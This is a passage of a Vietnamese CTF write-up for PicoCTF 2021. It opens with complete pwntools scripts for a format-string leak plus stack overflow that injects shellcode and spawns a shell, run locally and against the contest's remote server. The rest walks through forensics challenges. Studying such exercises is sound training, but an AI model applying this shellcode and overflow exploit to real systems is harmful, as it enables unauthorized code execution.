<+154>: mov eax,0x00x0000000000400726 <+159>: leave 0x0000000000400727 <+160>: ret Từ local_78 đến return address của main là 0x78 bytes.
Exploit
Local
from pwn import *context.binary = ELF("./gauntlet")run = process("./gauntlet")run.sendline("%6$p")leaked = int(run.recv().strip(), 16)buf = leaked - 0x168payload = b"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"payload += b'A' * (0x78 - len(payload))payload += p64(buf)run.sendline(payload)run.interactive()Local output
[*] '/home/revirven/Desktop/GitHub/CTF-Writeups/PicoCTF-2021/Binary-Exploitation/Binary-Gauntlet-2/gauntlet' Arch: amd64-64-little RELRO: Partial RELRO Stack: No canary found NX: NX disabled PIE: No PIE (0x400000) RWX: Has RWX segments[+] Starting local process './gauntlet': pid 3560[*] Switching to interactive mode$ whoamirevirven$ Offset ở remote target system sẽ có chút khác biệt so với local (Offset từ địa chỉ bị leak đến local_78 là 0x158 thay vì 0x168)
Remote
from pwn import *context.binary = ELF("./gauntlet")run = remote("mercury.picoctf.net", 4349)run.sendline("%6$p")leaked = int(run.recv().strip(), 16)buf = leaked - 0x158payload = b"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"payload += b'A' * (0x78 - len(payload))payload += p64(buf)run.sendline(payload)run.interactive()Remote output
[*] '/home/revirven/Desktop/GitHub/CTF-Writeups/PicoCTF-2021/Binary-Exploitation/Binary-Gauntlet-2/gauntlet' Arch: amd64-64-little RELRO: Partial RELRO Stack: No canary found NX: NX disabled PIE: No PIE (0x400000) RWX: Has RWX segments[+] Opening connection to mercury.picoctf.net on port 4349: Done[*] Switching to interactive mode$ cat flag.txtbcf25d0f5d43dc2d9a40016f9d261819$shawking ... lười ....
*FORENSICS>
Stirring
-1. Information
- Hint: Look at the details of the file
- cat.jpg

Hint: Look at the details of the file
Hừm đầu tiên ta theo hint mà làm theo.
Mình dùng Metadata2go để check details of file
jpg

Để ý ngay
License cGljb0NURnt0aGVfbTN0YWRhdGFfMXNfbW9kaWZpZWR9So we got the flag:
picoCTF{the_m3tadata_1s_modified}
-2. Matryoshka doll
- Hint: Wait, you can hide files inside files? But how do you find them?
- this


Tiếp tục theo hint
hide files inside files`ta dùng lệnh`binwalkSau khi kiểm tra mình thấy có file đáng ngờ nên mình dùng lệnh
binwalk -e dolls.jpg

- Ta tiếp tục có thêm file ảnh khác. Ta tiếp tục lặp lại cho đến khi có file
flag.txt

So we got the flag: picoCTF{e3f378fe6c1ea7f6bc5ac2c3d6801c1f}
-3. Tunn3l v1s10n
- Hint: Weird that it won't display right...
- file

- Mở file không được. Thử check file header bằng
HxD`ta thấy đây là`Corrupted BMP files

Vì vậy mình đã search GG tìm cách fix. Dựa theo bài này mình thấy file bị sai ở một số Byte:
Bytes 3-6 (Images Size) 0000073E Bytes 11-14 (Image offset) 00000036 Bytes 15-18 (size of BITMAPINFOHEADER structure, must be 40 [0x28]) 000000288E 26 2C -> 3E 07 00BA D0 -> 36 00BA D0 -> 28 00```Fix xong ta nhận được gì 😀

notaflag{sorry}Tới đây mình tốn rất nhiều time để tìm ra hướng làm tiếp theo.
Vào một ngày đẹp trời một tia sang hiện ra mình nhận ra có thể fix
imageHeight`ở`Bytes 23-26

42 4D 3E 07 00 00 00 00 00 00 36 00 00 00 28 00 00 00 6E 04 00 00 32 01 00 00 01 00 18 00 00 00
Vì đã thử nâng từ 32 01 ->> 32 02

Tiếp thôi 32 02 -> 32 03

So we got the flag: picoCTF{qu1t3_a_v13w_2020}
-4. Wireshark doo dooo do doo...

- Open
Wireshark`to see`shark1.pcapng - Phân tích các luồng của TCP và HTTP
- Hầu hết traffic đều được mã hóa Kerberos, và có một packet chứa
text/html

- Follow
HTTP stream 537

Gur synt vf cvpbPGS{c33xno00_1_f33_h_qrnqorrs}
- Quăng lên
Multisolves

So we got the flag 😀
-5. Trivial Flag Transfer Protocol
- Hint: What are some other ways to hide data?
- [flag]()

- Đầu tiên mở
Wireshark

- TFTP hmmm.... TFTP là viết tắt của Trivial File Transfer Protocol, là 1 giao thức truyền file đơn giản. Hmm để xem ta có gì nào, select:
File -> Export Objects -> TFTP

Save all và check các file
Đầu tiên check 2 file
Instruction.txt and Plan

- ROT13?? Yep, Decode Rot13 ta được:
TFTP DOESNT ENCRYPT OUR TRAFFIC SO WE MUST DISGUISEOUR FLAG TRANSFER. FIGURE OUT AWAY TO HIDE THE FLAG AND I WILL CHECK BACK FOR THE PLAN I USED THE PROGRAM AND HID IT WITH -DUEDILIGENCE. CHECK OUT THE PHOTOSTiếp tục check file .Deb

Steghide? Theo hint thì mình đoán được Steghide là công cụ sử dụng để hide data trong 3 file bmp.
Việc tiếp theo chỉ cần tìm
Passphrase`. Nhìn lại đoạn decode trên`HID IT WITH -DUEDILIGENCEThử DUEDILIGENCE với từng file bmp và....

So we got the flag
-6. Wireshark twoo twooo two twoo...
Hint1: Did you really find the flag?
Hint2: Look for traffic that seems suspicious.
[shark2.pcapng]()

- Sau khi phân tích và kiểm tra tất cả Stream, mình thấy có rất nhiều Flag giả gây nhiễu
- Ở
HTTP Object list

- Check tiếp DNS có rất nhiều Domain
reddshrimpandherring.com

- Sau đó mình nhận thấy các DNS cuối cùng thay đối Destination từ
8.8.8.8`đến`18.217.1.57`và có domain là`fQ==reddshrimpandherring.com - Dùng filter để lọc các Destination
18.217.1.57`với filter`ip.src == 18.217.1.57
cGljb0NU.reddshrimpandherring.com RnTkbnNf.reddshrimpandherring.com M3hmMWxf.reddshrimpandherring.com ZnR3X2Rl.reddshrimpandherring.com YWRiZWVm.reddshrimpandherring.com- Ta được
cGljb0NURnTkbnNfM3hmMWxfZnR3X2RlYWRiZWVm Decode bằng base64 ta có ngay flag
So we got the flag:
picoCTF{tns_3xf1l_ftw_deadbeef}
-7. MacroHard WeakEdge

- Challenge này cho một file Powerpoint, mình đã mở thử xem và chả có gì hơn ngoài dòng chữ
Forensics is fun - Sau khi tìm hiểu thì file PowerPoint thật ra là một file zip, nên mình đã unzip xem có gì bên trong
kali㉿kali)-[~/Desktop]└─$ file Forensics\ is\ fun.pptm Forensics is fun.pptm: Microsoft PowerPoint 2007+┌──(kali㉿kali)-[~/Desktop]└─$ unzip Forensics\ is\ fun.pptm Archive: Forensics is fun.pptm inflating: [Content_Types].xml inflating: _rels/.rels inflating: ppt/presentation.xml inflating: ppt/slides/_rels/slide46.xml.rels inflating: ppt/slides/slide1.xml inflating: ppt/slides/slide2.xml inflating: ppt/slides/slide3.xml inflating: ppt/slides/slide4.xml inflating: ppt/slides/slide5.xml inflating: ppt/slides/slide6.xml inflating: ppt/slides/slide7.xml inflating: ppt/slides/slide8.xml inflating: ppt/slides/slide9.xml inflating: ppt/slides/slide10.xml inflating: ppt/slides/slide11.xml inflating: ppt/slides/slide12.xml inflating: ppt/slides/slide13.xml inflating: ppt/slides/slide14.xml inflating: ppt/slides/slide15.xml inflating: ppt/slides/slide16.xml inflating: ppt/slides/slide17.xml inflating: ppt/slides/slide18.xml inflating: ppt/slides/slide19.xml inflating: ppt/slides/slide20.xml inflating: ppt/slides/slide21.xml inflating: ppt/slides/slide22.xml inflating: ppt/slides/slide23.xml inflating: ppt/slides/slide24.xml inflating: ppt/slides/slide25.xml inflating: ppt/slides/slide26.xml inflating: ppt/slides/slide27.xml inflating: ppt/slides/slide28.xml inflating: ppt/slides/slide29.xml inflating: ppt/slides/slide30.xml inflating: ppt/slides/slide31.xml inflating: ppt/slides/slide32.xml inflating: ppt/slides/slide33.xml inflating: ppt/slides/slide34.xml inflating: ppt/slides/slide35.xml inflating: ppt/slides/slide36.xml inflating: ppt/slides/slide37.xml inflating: ppt/slides/slide38.xml inflating: ppt/slides/slide39.xml inflating: ppt/slides/slide40.xml inflating: ppt/slides/slide41.xml inflating: ppt/slides/slide42.xml inflating: ppt/slides/slide43.xml inflating: ppt/slides/slide44.xml inflating: ppt/slides/slide45.xml inflating: ppt/slides/slide46.xml inflating: ppt/slides/slide47.xml inflating: ppt/slides/slide48.xml inflating: ppt/slides/slide49.xml inflating: ppt/slides/slide50.xml inflating: ppt/slides/slide51.xml inflating: ppt/slides/slide52.xml inflating: ppt/slides/slide53.xml inflating: ppt/slides/slide54.xml inflating: ppt/slides/slide55.xml inflating: ppt/slides/slide56.xml inflating: ppt/slides/slide57.xml inflating: ppt/slides/slide58.xml inflating: ppt/slides/_rels/slide47.xml.rels inflating: ppt/slides/_rels/slide48.xml.rels inflating: ppt/slides/_rels/slide49.xml.rels inflating: ppt/slides/_rels/slide50.xml.rels inflating: ppt/slides/_rels/slide32.xml.rels inflating: ppt/slides/_rels/slide52.xml.rels inflating: ppt/slides/_rels/slide53.xml.rels inflating: ppt/slides/_rels/slide54.xml.rels inflating: ppt/slides/_rels/slide55.xml.rels inflating: ppt/slides/_rels/slide56.xml.rels inflating: ppt/slides/_rels/slide57.xml.rels inflating: ppt/slides/_rels/slide58.xml.rels inflating: ppt/slides/_rels/slide51.xml.rels inflating: ppt/slides/_rels/slide13.xml.rels inflating: ppt/_rels/presentation.xml.rels inflating: ppt/slides/_rels/slide1.xml.rels inflating: ppt/slides/_rels/slide2.xml.rels inflating: ppt/slides/_rels/slide3.xml.rels inflating: ppt/slides/_rels/slide4.xml.rels inflating: ppt/slides/_rels/slide5.xml.rels inflating: ppt/slides/_rels/slide6.xml.rels inflating: ppt/slides/_rels/slide7.xml.rels inflating: ppt/slides/_rels/slide8.xml.rels inflating: ppt/slides/_rels/slide9.xml.rels inflating: ppt/slides/_rels/slide10.xml.rels inflating: ppt/slides/_rels/slide11.xml.rels inflating: ppt/slides/_rels/slide12.xml.rels inflating: ppt/slides/_rels/slide14.xml.rels inflating: ppt/slides/_rels/slide15.xml.rels inflating: ppt/slides/_rels/slide16.xml.rels inflating: ppt/slides/_rels/slide17.xml.rels inflating: ppt/slides/_rels/slide18.xml.rels inflating: ppt/slides/_rels/slide19.xml.rels inflating: ppt/slides/_rels/slide20.xml.rels inflating: ppt/slides/_rels/slide21.xml.rels inflating: ppt/slides/_rels/slide22.xml.rels inflating: ppt/slides/_rels/slide23.xml.rels inflating: ppt/slides/_rels/slide24.xml.rels inflating: ppt/slides/_rels/slide25.xml.rels inflating: ppt/slides/_rels/slide26.xml.rels inflating: ppt/slides/_rels/slide27.xml.rels inflating: ppt/slides/_rels/slide28.xml.rels inflating: ppt/slides/_rels/slide29.xml.rels inflating: ppt/slides/_rels/slide30.xml.rels inflating: ppt/slides/_rels/slide31.xml.rels inflating: ppt/slides/_rels/slide33.xml.rels inflating: ppt/slides/_rels/slide34.xml.rels inflating: ppt/slides/_rels/slide35.xml.rels inflating: ppt/slides/_rels/slide36.xml.rels inflating: ppt/slides/_rels/slide37.xml.rels inflating: ppt/slides/_rels/slide38.xml.rels inflating: ppt/slides/_rels/slide39.xml.rels inflating: ppt/slides/_rels/slide40.xml.rels inflating: ppt/slides/_rels/slide41.xml.rels inflating: ppt/slides/_rels/slide42.xml.rels inflating: ppt/slides/_rels/slide43.xml.rels inflating: ppt/slides/_rels/slide44.xml.rels inflating: ppt/slides/_rels/slide45.xml.rels inflating: ppt/slideMasters/slideMaster1.xml inflating: ppt/slideLayouts/slideLayout1.xml inflating: ppt/slideLayouts/slideLayout2.xml inflating: ppt/slideLayouts/slideLayout3.xml inflating: ppt/slideLayouts/slideLayout4.xml inflating: ppt/slideLayouts/slideLayout5.xml inflating: ppt/slideLayouts/slideLayout6.xml inflating: ppt/slideLayouts/slideLayout7.xml inflating: ppt/slideLayouts/slideLayout8.xml inflating: ppt/slideLayouts/slideLayout9.xml inflating: ppt/slideLayouts/slideLayout10.xml inflating: ppt/slideLayouts/slideLayout11.xml inflating: ppt/slideMasters/_rels/slideMaster1.xml.rels inflating: ppt/slideLayouts/_rels/slideLayout1.xml.rels inflating: ppt/slideLayouts/_rels/slideLayout2.xml.rels inflating: ppt/slideLayouts/_rels/slideLayout3.xml.rels inflating: ppt/slideLayouts/_rels/slideLayout4.xml.rels inflating: ppt/slideLayouts/_rels/slideLayout5.xml.rels inflating: ppt/slideLayouts/_rels/slideLayout6.xml.rels inflating: ppt/slideLayouts/_rels/slideLayout7.xml.rels inflating: ppt/slideLayouts/_rels/slideLayout8.xml.rels inflating: ppt/slideLayouts/_rels/slideLayout9.xml.rels inflating: ppt/slideLayouts/_rels/slideLayout10.xml.rels inflating: ppt/slideLayouts/_rels/slideLayout11.xml.rels inflating: ppt/theme/theme1.xml extracting: docProps/thumbnail.jpeg inflating: ppt/vbaProject.bin inflating: ppt/presProps.xml inflating: ppt/viewProps.xml inflating: ppt/tableStyles.xml inflating: docProps/core.xml inflating: docProps/app.xml inflating: ppt/slideMasters/hidden - Để ý dòng có một file đáng ngờ
ppt/slideMasters/hidden──(kali㉿kali)-[~/Desktop/ppt/slideMasters]└─$ cat hidden Z m x h Z z o g c G l j b 0 N U R n t E M W R f d V 9 r b j B 3 X 3 B w d H N f c l 9 6 M X A 1 f Q - Decode ta có ngay flag
So we got the flag:picoCTF{D1d_u_kn0w_ppts_r_z1p5}-8. Disk, disk, sleuth!
hint: 1.Have you ever used file to determine what a file was?
2.Relevant terminal-fu in picoGym: https://play.picoctf.org/practice/challenge/85
3.Mastering this terminal-fu would enable you to find the flag in a single command: https://play.picoctf.org/practice/challenge/48
4.Using your own computer, you could use qemu to boot from this disk!

- Nhìn hint có vẻ hoành tráng nhưng chỉ cần dùng
srch_strings`và`grep picoCTF
So we got the flag:
-9. Disk, disk, sleuth! II
hint: 1.The sleuthkit has some great tools for this challenge as well.
2.Sleuthkit docs here are so helpful: TSK Tool Overview
3.This disk can also be booted with qemu!

- Theo như Description thì flag nằm trong file
down-at-the-botton.txt - Thử với
Qemu
So we got the flag:
-10. MilkSlap
hint: Look at the problem category

Bài này cho ta 1 đường link qua icon ly sữa ?

Một file Gif. Check source nào
Có một file
concat_v.png
Mình dùng
zsteg┌──(kali㉿kali)-[~/Desktop]└─$ zsteg concat_v.png imagedata .. text: "\n\n\n\n\n\n\t\t"b1,b,lsb,xy .. text: "picoCTF{imag3_m4n1pul4t10n_sl4p5}\n"b1,bgr,lsb,xy .. <wbStego size=9706075, data="\xB6\xAD\xB6}\xDB\xB2lR\x7F\xDF\x86\xB7c\xFC\xFF\xBF\x02Zr\x8E\xE2Z\x12\xD8q\xE5&MJ-X:\xB5\xBF\xF7\x7F\xDB\xDFI\bm\xDB\xDB\x80m\x00\x00\x00\xB6m\xDB\xDB\xB6\x00\x00\x00\xB6\xB6\x00m\xDB\x12\x12m\xDB\xDB\x00\x00\x00\x00\x00\xB6m\xDB\x00\xB6\x00\x00\x00\xDB\xB6mm\xDB\xB6\xB6\x00\x00\x00\x00\x00m\xDB", even=true, mix=true, controlbyte="[">b2,r,lsb,xy .. file: SoftQuad DESC or font file binaryb2,r,msb,xy .. file: VISX image fileb2,g,lsb,xy .. file: VISX image fileb2,g,msb,xy .. file: SoftQuad DESC or font file binary - version 15722b2,b,msb,xy .. text: "UfUUUU@UUU"b4,r,lsb,xy .. text: "\"\"\"\"\"#4D"b4,r,msb,xy .. text: "wwww3333"b4,g,lsb,xy .. text: "wewwwwvUS"b4,g,msb,xy .. text: "\"\"\"\"DDDD"b4,b,lsb,xy .. text: "vdUeVwweDFw"b4,b,msb,xy .. text: "UUYYUUUUUUUU"So we got the flag
-11. Sufing the Waves
hint: Music is cool, but what other kinds of waves are there?
hint: Look deep below the surface

- Idea của bài này:
1. Lấy các giá trị bằng scipy.wavfile.io.read ()2. Ta sẽ nhận thấy tất cả các giá trị đều lớn hơn một chút so với bội số của 5003. Chúng ta có thể chia cho 500 để đơn giản hóa các giá trị4. Sau khi chia, các giá trị nằm trong khoảng từ 2 đến 17, là 16 giá trị5. Trừ 2 từ mỗi giá trị, vì vậy nó trở thành 0 thành 156. Cho 10, 11, 12, 13, 14, 15, thay đổi thành a, b, c, d, e, f7. In tất cả các giá trị bây giờ trong một chuỗi lớn8. Chuyển đổi chuỗi thành ascii9. Wow!
┌──(kali㉿kali)-[~/Desktop]└─$ python3 waves.py #!/usr/bin/env python3import numpy as npfrom scipy.io.wavfile import writefrom binascii import hexlifyfrom random import randomwith open('generate_wav.py', 'rb') as f: content = f.read() f.close()# Convert this program into an array of hex valueshex_stuff = (list(hexlify(content).decode("utf-8")))# Loop through the each character, and convert the hex a-f characters to 10-15for i in range(len(hex_stuff)): if hex_stuff[i] == 'a': hex_stuff[i] = 10 elif hex_stuff[i] == 'b': hex_stuff[i] = 11 elif hex_stuff[i] == 'c': hex_stuff[i] = 12 elif hex_stuff[i] == 'd': hex_stuff[i] = 13 elif hex_stuff[i] == 'e': hex_stuff[i] = 14 elif hex_stuff[i] == 'f': hex_stuff[i] = 15 # To make the program actually audible, 100 hertz is added from the beginning, then the number is multiplied by # 500 hertz # Plus a cheeky random amount of noise hex_stuff[i] = 1000 + int(hex_stuff[i]) * 500 + (10 * random())def sound_generation(name, rand_hex): # The hex array is converted to a 16 bit integer array scaled = np.int16(np.array(hex_stuff)) # Sci Pi then writes the numpy array into a wav file write(name, len(hex_stuff), scaled) randomness = rand_hex# Pump up the music!# print("Generating main.wav...")# sound_generation('main.wav')# print("Generation complete!")# Your ears have been blessed# picoCTF{mU21C_1s_1337_6a936af2}So we got the flag
-12. Very very very Hidden
- Hint: I believe you found something, but are there any more subtle hints as random queries?
- Hint: The flag will only be found once you reverse the hidden message.

- Đầu tiên mọi khi check
Object of HTTP

Yeah we have 2
duck.png
favicon.ico chỉ là icon
NothingSus chắc là nothing thôi.
The %5c one is empty
- Mình đã thử kiểm tra 2 bức hình nhưng không có gì, nhưng có 2 bức hình rất khả nghi. Tiếp tục check DNS, mình thấy được user đã làm gì đó thông qua:
1. He go to google2. From google he go to github3. Then go to microsoft4. Login to microsoft5. And go to powershell. - Hmm theo như mình dự đoán, có lẻ user đã lên github để tìm tool nào đó trên sử dụng trên powershell. Search trên GG tìm thử đó là gì.
- Sau khi tìm kiếm mình phát hiện được một tool có khả năng user đã sử dụng là: Extract-PSIamge (A tool to extract Powershell script from PNG image generated by Invoke-PSImage.)
Cám ơn mọi người đã xem!